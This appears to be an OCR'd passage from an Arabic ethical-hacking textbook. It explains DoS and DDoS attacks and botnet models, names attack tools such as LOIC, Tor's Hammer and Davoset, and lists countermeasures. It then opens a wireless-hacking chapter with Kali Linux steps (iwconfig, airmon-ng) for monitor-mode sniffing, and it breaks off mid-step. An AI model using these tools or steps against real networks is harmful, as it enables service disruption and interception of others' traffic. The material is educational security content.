
وهي هجمات تضمن إرسال أجزاء آي بي مع حمولة أكبر من المعتادة وقيمة كسرية متداخلة. إذا لم يستطع نظام التشغيل المستقبل تجميع الحزم بشكل مناسب، فقد يؤدي هذا إلى انهيار النظام.

٤. هجمات إغراق المزامنة (SYN Flood)

تستغل هذه الهجمات نقطة ضعف تعرف بمتتالية اتصال برتوكول الإرسال والذي يدعى "المصافحة الثلاثية" (Three-way handshake). وفقًا لهذا، يرسل مستضيف استعلام مزامنة إلى الخادم المستهدف والذي يرد بمزامنة بالعلم (SYN-ACK) للمستضيف. وأخيرًا يُرسل المستضيف المستعلم إجابة بالعلم (ACK) مرة أخرى للخادم والذي يكمل عملية المصافحة الثلاثية لإنشاء الاتصال.

ولكن في حالة هجوم المزامنة، يُرسل الهاكر عدد كبير من استعلامات المزامنة إلى الخادم المستهدف ولكن لا يجيب الخادم عن استعلام المعرفة مرة أخرى. قد يستخدم الهاكر في بعض الأحيان عنوان آي بي خادع لإرسال استعلام المزامنة.

لكل استعلام مزامنة من المهاجم، يخصص الخادم جزء من موارده وينتظر استجابة رد "المعرفة" من المصدر المستعلم (المهاجم). وحيث لا يستقبل الضحية أي رد بالمعرفة، يغرق الخادم بعدد كبير من الاتصالات نصف المفتوحة والتي تؤدي إلى إرهاق الموارد والحرمان من الخدمة. يعرض الشكل التالي طريقة عمل هجوم إغراق المزامنة:



شكل ١٢,٢

أدوات لهجوم الحرمان من الخدمة

سنناقش فيما يلي بعض أشهر الأدوات المستخدمة في هجمات الحرمان من الخدمة:

١. Slowloris

وهي أداة مصممة للعمل على منصة لينكس وتستهدف الأجهزة التي تقدم خدمات ويب مثل خوادم *Apache* و*Dhttpd* و*Tomcat* و*GoAhead*. تعمل هذه الأداة بإرسال عدد كبير جدًا من استعلامات HTTP إلى الخادم المستهدف بدون إكمالها.

برنامج Slowloris مصمم لإيقاف مقدمي الخدمة الذين يستخدمون خادم واحد وذلك بالجمع بين أكبر عدد من الاتصالات قدر المستطاع. ومع الوقت سيتخطى عدد هذه الاتصالات العدد الذي يستطيع الخادم المستهدف معالجته في نفس الوقت ومن ثم يحدث حرمان من الخدمة للمستخدمين الآخرين.

٢. QSlowloris

تعمل هذه الأداة بنفس طريقة أداة Slowloris السابقة الذكر ولكن لها واجهة مستخدم جرافيكية ليسهل استخدامها وتعمل على منصة ويندوز.

٣. PyLoris

وهي أساسًا أداة لاختبار الخوادم ولكن يمكن استخدامها أيضًا لتنفيذ هجمات الحرمان من الخدمة. ويمكنها استهداف كثير من البرتوكولات مثل برتوكول النص الفائق ورفع الملفات وإرسال البريد البسيط وتيل نت.


٤. مدفع الآيون منخفض المدار (LOIC / Low Orbit Ion Cannon)

وهي أداة مفتوحة المصدر مزدوجة الوظيفة فيمكن استخدامها لاختبار مدى تحمل الشبكات أو لتنفيذ هجمات الحرمان من الخدمة أيضًا. تقوم الأداة بإغراق الخادم المستهدف بعدد ضخم من حزم برتوكول الإرسال وبرتوكول بيانات المستخدم مما يتسبب في الحرمان من الخدمة.

هجمات الحرمان من الخدمة المُوزَع (DDOS)

تحدث هجمات الحرمان من الخدمة الموزع عندما يقع الهجوم على مستضيف معين باستخدام عدد من النظم المصابة. قبل بدء الهجوم، يقوم الهاكر بإصابة عدد كبير من النظم من شبكة أو أكثر باستخدام حصان طروادة أو غيرها من التقنيات. تسمى هذه النظم المصابة "الزومبي" حيث يستخدمهن الهاكر لتنفيذ هجومه على الهدف الأساسي.

ومن مميزات هجمات الحرمان من الخدمة الموزعة هي أن استخدام عدد من النظم في الهجوم، فيمكن بسهولة إغراق الهدف ويتسبب في النهاية بإسقاطه. وهو ما يظهر بوضوح في الشكل ١٢,٣ التالي والذي يوضح ميكانيكية عمل هجوم نموذجي للحرمان من الخدمة.



شكل ١٢,٣

خصائص هجوم الحرمان من الخدمة الموزع

- عند مقارنته بهجوم الحرمان من الخدمة، فهجوم الحرمان من الخدمة الموزع يستخدم عدد كبير من أنظمة التشغيل التي سبق إصابتها (زومبي).
- يعمل هجوم الحرمان من الخدمة الموزع تحت مستويين. الهدف الأساسي من الهجوم يسمى "الضحية الأولية" فيما يشار للزومبي المستخدمين للهجوم عليه "بالضحايا الثانويين".
- وحيث أن الهجوم ينطلق من عدة مواقع ويشترك فيه عدد كبير من الزومبي، فمن الصعب في غالب الأحيان تفاديه.
- يبدأ هجوم الحرمان من الخدمة العادي من آي بي مفرد ويمكن حظره عن طريق الجدار الناري. لكن هجوم الحرمان من الخدمة الموزع يشترك فيه من عشرين لثلاثين ألف نظام مختلف (ومن ثم عناوين آي بي) فمن الصعب جدًا تحديد آلاف الأجهزة المختلفة.

- حتى إذا بدأت الشركة التخمين وقامت بحظر عدد من عناوين الآي بي في جدارها الناري، فمن المحتمل جدًا تأثر المستخدمين الحقيقيين حيث من الصعب بمكان التفرقة بين الزائرين الحقيقين والزائرين المشتركين في الهجوم.

ميكانيكية هجوم الحرمان من الخدمة الموزع


سنلقي نظرة الآن على نماذج هجوم الحرمان من الخدمة الموزع المستخدمة بكثرة:

نموذج الوكيل السائس (Agent Handler Model)

وهو واحد من أشهر طرق الحرمان من الخدمة الموزع حيث يقوم المهاجم بتصميم الهجوم ببراعة بشكل هرمي ومن ثم يعزز من فاعليته ويجعل من الصعب كشفه أو تتبعه.

في المرحلة الأولى، يصيب الهاكر عدد من أجهزة الحاسوب ويثبت برنامج السائس عليها.

في المرحلة الثانية، يصيب الهاكر مجموعة أخرى ذات عدد أكبر من أجهزة الحاسوب والتي يشار إليها غالبًا بـ "الوكلاء" أو "الزومبي" حيث يتم التحكم بهم عن طريق السائسين.




شكل ١٢,٤

ومن ثم وخلال وقت الهجوم، يجلس الهاكر ببراعة في أعلى قمة الهرم متحكمًا بالسائسين الذين بدورهم يستحثون الوكلاء (الزومبي) لبدء الهجوم على المستضيف المستهدف (الضحية). وبما أن المهاجم يقبع متخفيًا في الكواليس، فهذا النوع من الهجوم يجعل من الصعب تتبع مصدره.

النموذج القائم على الدردشة عبر الإنترنت (IRC Based Model)

وهو مشابه للنموذج الذي ناقشناه آنفًا، ولكن يختلف في أن المهاجم يستخدم "شبكة الدردشة عبر الإنترنت" بدلًا عن السائسين ليتحكم في الوكلاء.



شكل ١٢,٥

ميزة هذا النموذج أن الهاكر يستطيع استخدام منفذ شرعي للدردشة عبر الإنترنت ليتصل بسهولة بالعملاء ويبدأ الهجوم. أيضًا، الحجم الضخم للمرور الخاص بالدردشة عبر الإنترنت يجعل من الصعب لمدير الشبكة تتبع وجود الهاكر على الخادم.

أدوات لهجوم الحرمان من الخدمة الموزع

فيما يلي نعرض بعض أشهر الأدوات المتوفرة لتنفيذ هجمات الحرمان من الخدمة الموزع:

١. **Trinoo**

وهي أداة لتنفيذ هجمات الحرمان من الخدمة الموزع والتي يسجل لها تعطيل عدد من المواقع الكبرى مثل ياهو. وهي مصممة لعمل هجوم حرمان من الخدمة موزع متسق على الهدف من مواقع مختلفة. تستخدم هذه الأداة أساسًا ثغرة "تجاوز سعة التخزين المؤقت (remote buffer overrun) ويدعوها البعض "فيض الداريء" في النظام لتثبت نفسها على الأنظمة ومن ثم تستخدم هذه الأنظمة كزومبي.

٢. DDoSim

ويعرف بمحاكي هجوم الحرمان من الخدمة الموزع في الطبقة السابعة (*Layer 7 DDoS simulator*) (طبقة التطبيقات: وهي الطبقة السابعة وتشكل الواجهة الأساسية التي يتعامل معها برامج المستخدم كالمتصفح الويب وغيرها)، وهي أداة ممتازة لعمل هجوم الحرمان من الخدمة الموزع على هدف ما بمحاكاة عمل العديد من الزومبي. تنفذ هذه الزومبي اتصال كامل عن طريق بروتكول بيانات الإرسال مع الهدف باستخدام عناوين آي بي عشوائية. كما يمكنها تنفيذ هجمات حرمان من الخدمة عن طريق برتوكول نقل النص الفائق باستخدام استعلامات صحيحة وأخرى غير صحيحة.

٣. مطرقة تور (Tor's Hammer)

وهي أداة هجمات حرمان من الخدمة مكتوبة بلغة بايثون. وتتميز الأداة بفاعليتها العالية حيث يمكنها إسقاط الأجهزة العاملة بخوادم أباشي وIIS خلال وقت قصير. ميزة هذه الأداة أن لها القدرة على العمل من خلال شبكة تور (شبكة التخفي) وهو ما يجعل الهجوم بالكامل لا يمكن تحديده.

٤. Davoset

وهي أداة مميزة لتنفيذ هجمات الحرمان من الخدمة الموزع. وتستخدم الأداة ثغرة "اساءة الاستخدام" "abuse of functionality" على المواقع لتحويلهم لزومبي واستخدامهم في هجمات الحرمان من الخدمة الموزع.

التدابير المضادة

بعد استعراضنا لكمية معلومات كافية عن هجمات الحرمان من الخدمة، وكيفية عملها وعدد من الأدوات المستخدمة في تنفيذها، حان الوقت لنلقي نظرة على التدابير المضادة والتي يمكن اتخاذها لإيقاف أو تخفيف حدة هذه الهجمات عند حدوثها على نظامه.

- يمكن باستخدام نظام كشف التسلل (**IDS**) ونظام منع التسلل (**IPS**) تحقيق ميزة كبيرة في كشف ومنع هجمات الحرمان من الخدمة والحرمان من الخدمة الموزع في مراحلها الأولى.
- ضع عناوين الآي بي التي قد تكون مصدرًا محتملًا لهجمات حرمان من الخدمة في قائمة الحظر (القائمة السوداء).
- **ترشيح الدخول**: تأكد من أن حزم البيانات ترد من مصدر سليم.
- ترشيح الخروج: فحص جميع الحزم الصادرة من البيانات المشبوهة قبل خروجها من الشبكة.
- وحيث أنه من السهل تغيير عنوان الآي بي الخاص بحزم بيانات الواردة من هجوم الحرمان من الخدمة، فهناك احتمال كبير أن تلك الحزمات لا تدل على مصدر سليم. ومن ثم، أعد جدارك الناري لإسقاط تلك الحزم التي لا تمثل عنوان مصدر صحيح.
- ركب جدار ناري أو برنامج سف حزم بيانات يمكنه ترشيح كل البيانات الواردة من عناوين آي بي غير حقيقية.
- زد النطاق الترددي (bandwidth) وموارد الشبكة لتجنب سقوط الخدمة بسرعة خلال الهجوم.
- موازنة التحميل: استخدم أكثر من خادم ووازن بين البيانات الواردة على كل خادم، سيساعد هذا في تحسين أداء النظام كما يساعد في تخفيف حدة هجمات الحرمان من الخدمة الموزع.

شاع استخدام الشبكات اللاسلكية هذه الأيام بسبب مرونة التشغيل وانخفاض تكلفة التركيب. تسمح الشبكات اللاسلكية مثل الشبكات المحلية اللاسلكية (WLAN) للمستخدمين بالوصول لموارد الشبكة من أي مكان تغطيه الشبكة من خلال الأجهزة المحمولة مثل الحواسيب المحمولة أو الهواتف اللوحية والهواتف الذكية، وهو ما يوفر مرونة كبيرة للطلبة والموظفين وغيرهم ومن ثم يلغي الحاجة لبقاء الأشخاص ملتصقين بمكاتبهم خلال وقت العمل.

ولكن يظل الجانب الآخر لكل هذه المميزات هو قضايا الأمن. مع زيادة عدد الشركات التي بدأت في استخدام التقنيات اللاسلكية في شبكاتها، تشكل القضايا الأمنية مخاطر عالية للأعمال.

فعلى النقيض من الشبكات السلكية، لا تضع الشبكات اللاسلكية حدود فيزيائية لأي غريب أو حتى هاكر. والآن ومع سهولة توفر الأدوات اللازمة فمن الممكن بسهولة للهاكر خداع نظام الأمن في الشبكات اللاسلكية والدخول إلى الشبكة.

في هذا الفصل، سنناقش الثغرات الشائعة الموجودة في تقنية الشبكات اللاسلكية وطرق استغلالها للدخول إليها، كما سنناقش التدابير المضادة لمنعهم.

أساسيات الشبكات اللاسلكية


قبل القفز إلى مناقشة اختراق الشبكات اللاسلكية، سنناقش بعض المفاهيم الأساسية للشبكات اللاسلكية.

في معظم الأحيان يكون معيار الشبكات اللاسلكية هو **802.11** ويستخدم لتركيب الشبكات المحلية اللاسلكية (WLAN) في أماكن صغيرة نسبيًا كالمدارس والمكاتب. يحتوي معيار **802.11** على ثلاثة بروتوكولات أساسية (أو امتدادات) هي:

١. **802.11a**: ويوفر سرعة عالية (حتى ٥٤ ميجابايت في الثانية)، مع قنوات زيادة وتداخلات أقل.
٢. **802.11b**: وهو بروتوكول الواي فاي الشهير. وهذا المعيار هو المستخدم في معظم نقاط اتصال الواي فاي.
٣. **802.11g**: وهو مشابه لبروتوكول **802.11b** ولكن يوفر معدلات نقل أسرع.

مكونات الشبكة اللاسلكية

تتكون الشبكات اللاسلكية من العناصر الرئيسية التالية:



شكل ١٣,١

١. **جهاز موجات الواي فاي**: وهو أي جهاز يحتوي على بطاقة شبكة لاسلكية (NIC) مدمجة في حاسوب محمول أو جهاز لوحي أو حاسوب شخصي أو هاتف ذكي.

٢. **نقطة الاتصال (Access Poing):** هذا الجهاز هو الذي يسمح لأجهزة الواي فاي بالاتصال بشبكة الاتصال باستخدام معايير الواي فاي. ثم توصل نقطة الاتصال بالموزع **(Router)**. ولكن معظم أجهزة التوزيع الحديثة تأتي مدمجة مع نقاط اتصال فيها لإلغاء الحاجة لوجود جهاز إضافي.
٣. **البوابة:** توصل الموزعات مع بوابات والتي توصل كامل الشبكة إلى الإنترنت.

كشف الشبكات اللاسلكية

لكشف شبكة لاسلكية، يمكنك التجول في أماكن تواجد شركات التكنولوجيا أو وسط المدينة أو حتى في منطقة إقامتك باستخدام جهاز الواي فاي الخاص بك (جهاز الحاسوب المحمول يحتوي على واحد مدمج فيه) مع برنامج كشف شبكات سلكية (War-driving). فيما يلي بعض برامج كشف الشبكات اللاسلكية المشهورة:

- Netstumbler: وهو برنامج يعمل على نظام الويندوز ويمكنه اكتشاف الشبكات اللاسلكية كما يمكنه تحديد موقعها باستخدام نظام الملاحة الجغرافية (GPS).
- MiniStumbler: وهي النسخة المحمولة من Netstumbler والتي يمكن تثبيتها مع الحواسيب الكفية.
- Vistumbler: وهو برنامج مفيد جدًا لتحديد الشبكات اللاسلكية يعمل مع أنظمة ويندوز.
- Kismet: وهي أداة سف للشبكات اللاسلكية تعمل مع أنظمة لينكس ولديها القدرة أيضًا على كشف الشبكات اللاسلكية.
- Wifi Scanner: وهي أداة ذات واجهة جرافيكية تستطيع تحديد كل نقاط الاتصال في محيطك.

يرجى ملاحظة أن بطاقات الشبكات اللاسلكية (NIC) غير متماثلة، وربما لا يعمل بعضها جيدًا مع أدوات الكشف المذكورة آنفًا. في هذه الحالة، سينبغي عليك استخدام البرنامج المرفق مع بطاقة الشبكات اللاسلكية لكشف نقاط الاتصال.

السف اللاسلكي

لا يختلف السف اللاسلكي عن نظيره في الشبكات السلكية والذي ناقشناه في فصل سابق ولكن الفرق هنا أن هذا السف يكون على بيئات الشبكات اللاسلكية. في هذه الحالة نستخدم البروتوكول 802.11. لعملية السف. وحيث موجات الراديو أحادية الاتجاه، فمن السهل عمل هجوم "جاسوس في المنتصف" والتقاط كل حزم البيانات من الشبكات اللاسلكية المحيطة بك.

إعداد بطاقات الشبكة اللاسلكية للوضع غير الشرعي

يسمح الوضع غير الشرعي لبطاقة الشبكة اللاسلكية بالتقاط كل البيانات التي تصل إليه من الشبكة وليس فقط التقاط البيانات المرسلة له. إذا لم بطاقة الشبكة اللاسلكية الخاصة بك معدة لتعمل في الوضع غير الشرعي، فلن يمكنك تنفيذ السف اللاسلكي. لا تدعم معظم البطاقات اللاسلكية الوضع الشرعي على الويندوز ومن ثم يجب عليك استخدام نظام لينكس لتنفيذ عمليات سف لاسلكي ناجحة.

وإذا أردت تنفيذ السف الإلكتروني باستخدام نظام ويندوز، يمكنك استخدام نوع خاص من البطاقات اللاسلكية يسمى AirPcap وهو باهظ الثمن بالمقارنة بالبطاقات العادية. يمكن استخدام بطاقة AirPcap على الويندوز مع برامج السف مثل WirShark وCain&Abel. ولكن يجب استخدام نظام لينكس مع جميع البطاقات الأخرى.

أدوات السف اللاسلكي

والآن سنلقى نظرة موسعة على الأدوات المستخدمة في السف اللاسلكي

WireShark

هو أحد أدواتي المفضلة لسف حزم البيانات وهو سهل الاستخدام حيث يدعم واجهة مستخدم جرافيكية. وبالرغم من أنه يعمل مع نظام الويندوز، إلا إنني استخدمه على نظام تشغيل لينكس في الشر حيث أن ويندوز لا يدعم الوضع غير الشرعي. استخدم TP-LINK TL-WN722N في هذا العرض حيث أنه يتكامل مع نظام لينكس كالي والذي استعمله.

إذا كانت لديك بطاقة لاسلكية مختلفة أو احتجت شراء واحدة، يرجى التأكد من أن البطاقة الجديدة تتكامل مع نواة نظام لينكس والذي سوف تستخدمه عليها. وحيث أن نظام لينكس كالي يأتي معه Wireshark وكل الأدوات المفيدة الأخرى فليس هناك حاجة لتثبيت البرنامج مرة أخرى. اتبع التعليمات التالية لعمل سف لاسلكي بسيط:

١. أعد حاسوبك للإقلاع من اسطوانة كالي لينكس.
٢. بعد تحميل لينكس، ركب بطاقة الشبكة اللاسلكية اليو إس بي.
٣. افتح نافذة المحاكي واكتب الاوامر التالية:

```
iwconfig
```

```
root@kali:~# iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.

wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

root@kali:~#
```

شكل ١٣,٢

٤. إذا كانت بطاقة الشبكة لديك مدعومة من النظام، فسوف تلاحظ إدراجها كما يظهر في اللقطة السابقة كـ "wlan0".
٥. الخطوة التالية هي وضع البطاقة في وضع المراقبة "الوضع غير الشرعي". لعمل هذا، اكتب الأمر التالي:

airmon-ng start wlan0

في حاسوبي، تظهر بطاقة اللاسلكية باسم "wlan0". ولهذا فقد كتبت "wlan0" في الأمر السابق.

إذا كان حاسوبك يظهر نوع مختلف مثل "wlanl" أو "wlan2"، فيجب عليك استبدال الاسم المذكور آنفًا بالاسم الظاهر أمامك في الأمر.

٦. بعد تنفيذ الأمر بنجاح، سيُنشئ حاسوبك بطاقة لاسلكية افتراضية ويقوم بتشغيل "وضع المراقب" عليها. وهي في حالتي تسمى "mon0" كما يظهر في اللقطة التالية:

```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2993    NetworkManager
3099    wpa_supplicant
3944    dhclient

Interface       Chipset         Driver

wlan0           Atheros AR9271  ath9k - [phy0]
                                (monitor mode enabled on mon0)

root@kali:~#
```

شكل ١٣,٣

٧. حان الآن وقت استخدام Wireshark لنبدأ في التقاط الحزم. لتشغيل Wireshark، اضغط على:

